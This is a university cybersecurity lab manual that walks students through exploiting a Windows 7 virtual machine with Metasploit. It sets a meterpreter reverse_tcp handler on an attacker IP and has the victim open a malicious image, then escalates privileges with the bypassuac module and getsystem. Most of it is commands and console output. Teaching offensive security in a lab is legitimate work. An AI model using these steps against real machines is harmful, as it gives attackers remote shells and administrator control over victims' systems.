University of Dhaka
Dept. of Computer Science and Engineering
Professional Masters in Information and Cyber Security (PMICS) Program

----

CSE 808 - Information Infrastructure Protection

"Cyber Kill Chain: Vulnerability Analysis, Exploitation, Remediation”


Lab Class 3 – Manual

Conducted by: Md. Shakhawat Hossain Robin


System Exploitation & Gaining Access

Step 1: Go to terminal and use the below command to start metasploit console

`Command: msfconsole`



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.
```




```
                                https://metasploit.com


       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
```

Step 2: Use the Multi Handler mood in metasploit.

`Command: use exploit/multi/handler`

Step 3: Set listening payload which is same as our msfvenom payload

`Command: set payload payload/windows/x64/meterpreter/reverse_tcp`




```
                          https://metasploit.com


       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload payload/windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

Step 4: Now check the available options

`Command: show options`

Here we must have to provide information for the required=yes options.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload payload/windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Step 5: Local Host Setup

Now set the LHOST (attacker machine IP or interface) where the victim machine will connect.


`Command: set lhost eth0`

or

`Command: set lhost 192.168.0.7`



```
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) > set lhost eth0
```



```
   EXITFUNC  process          yes       Exit technique (Acce
   LHOST                      yes       The listen address (
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf6 exploit(multi/handler) > set lhost eth0
lhost => 192.168.0.7
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
```

Step 6: now set the LHOST port (reverse connection port)


`Command: set lport 4444`

Then use,

`Command: exploit`


Step 7: Open the image to the victim machine.

When the user will open the image we will get the reverse TCP connection of the victim machine in the meterpreter shell.


windows machine (vuln_state) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Computer
Recycle Bin
file.jpg
camtasia
myexploit
camtasia - Windows Photo Viewer
File Print E-mail Burn Open
12:30 AM
10/12/2023

Exploitation Successful

Now we have successfully exploited the machine and gained the access of the system through reverse TCP connection in the meterpreter.




```
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Sending stage (200262 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.7:4444 → 192.168.0.6:49186 ) at 2023-10-11 14:30:19 -0400

meterpreter >
```

Step 8: Now we will check the system info and the privileges we have gained.

Command: sysinfo

Command: getsystem

Here we don't have the privilege to get the system, so we have to perform privilege escalation to gain system access.



```
[*] Meterpreter session 1 opened (192.168.0.7:4444 → 192.168.0.6:49186 ) at 2023-10-11 14:30:19 -0400

meterpreter > sysinfo
Computer        : VULN_MACHINE-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following wa
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
meterpreter >
```

Privilege Escalation

Now we will come back to our msfconsole terminal by typing command “**background**” in the meterpreter terminal. This command will store our access as a background session.

`Command: background`


We can view our session by using the command “**sessions**”.

`Command: session`

Now our target is to bypass User Access Control (UAC) to gain administrator access. To do so, follow the below steps.

Step 9: Using UAC bypass payload


`Command: use exploit/windows/local/bypassuac`



```
Interact with a module by name or index. For example info 12, use 12 or use e

msf6 > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > 
```

Step 10: Check the pending required option and active background sessions

`Command: sessions -i`




```
msf6 exploit(windows/local/bypassuac) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                           Connection
  --  ----  ----                     -----------                           ----------
  1         meterpreter x64/windows  vuln_machine-PC\vuln_machine @ VULN_MACHIN  192.168.0.7:4444 → 192.168.0.6:49186  (192
                                     E-PC                                  .168.0.6)

msf6 exploit(windows/local/bypassuac) > 
```

Step 11: Set Session

We have found one active session is running in the background which Id is 1, now we will use this session to complete the privilege escalation by bypassing the UAC. And after setting up everything, we will execute attack by using “**exploit**” command.

`Command: set session 1`

`Command: exploit`




```
  Id  Name  Type                     Information                               Connection
  --  ----  ----                     -----------                               ----------
  1         meterpreter x64/windows  vuln_machine-PC\vuln_machine @ VULN_MACHIN  192.168.0.7:4444 → 192.168.0.6:49186  (192
                                     E-PC                                      .168.0.6)

msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit
```

Step 12: Gained system access

Now we have gained administrator access and successfully bypasses the User Access Control (UAC). To check this, type the previous command which we have used earlier to check the UAC.

`Command: getsystem`



```
[*] Started reverse TCP handler on 192.168.0.7:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175174 bytes) to 192.168.0.6
[*] Meterpreter session 2 opened (192.168.0.7:4444 → 192.168.0.6:49189 ) at 2023-10-11 14:37:51 -0400

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Thank You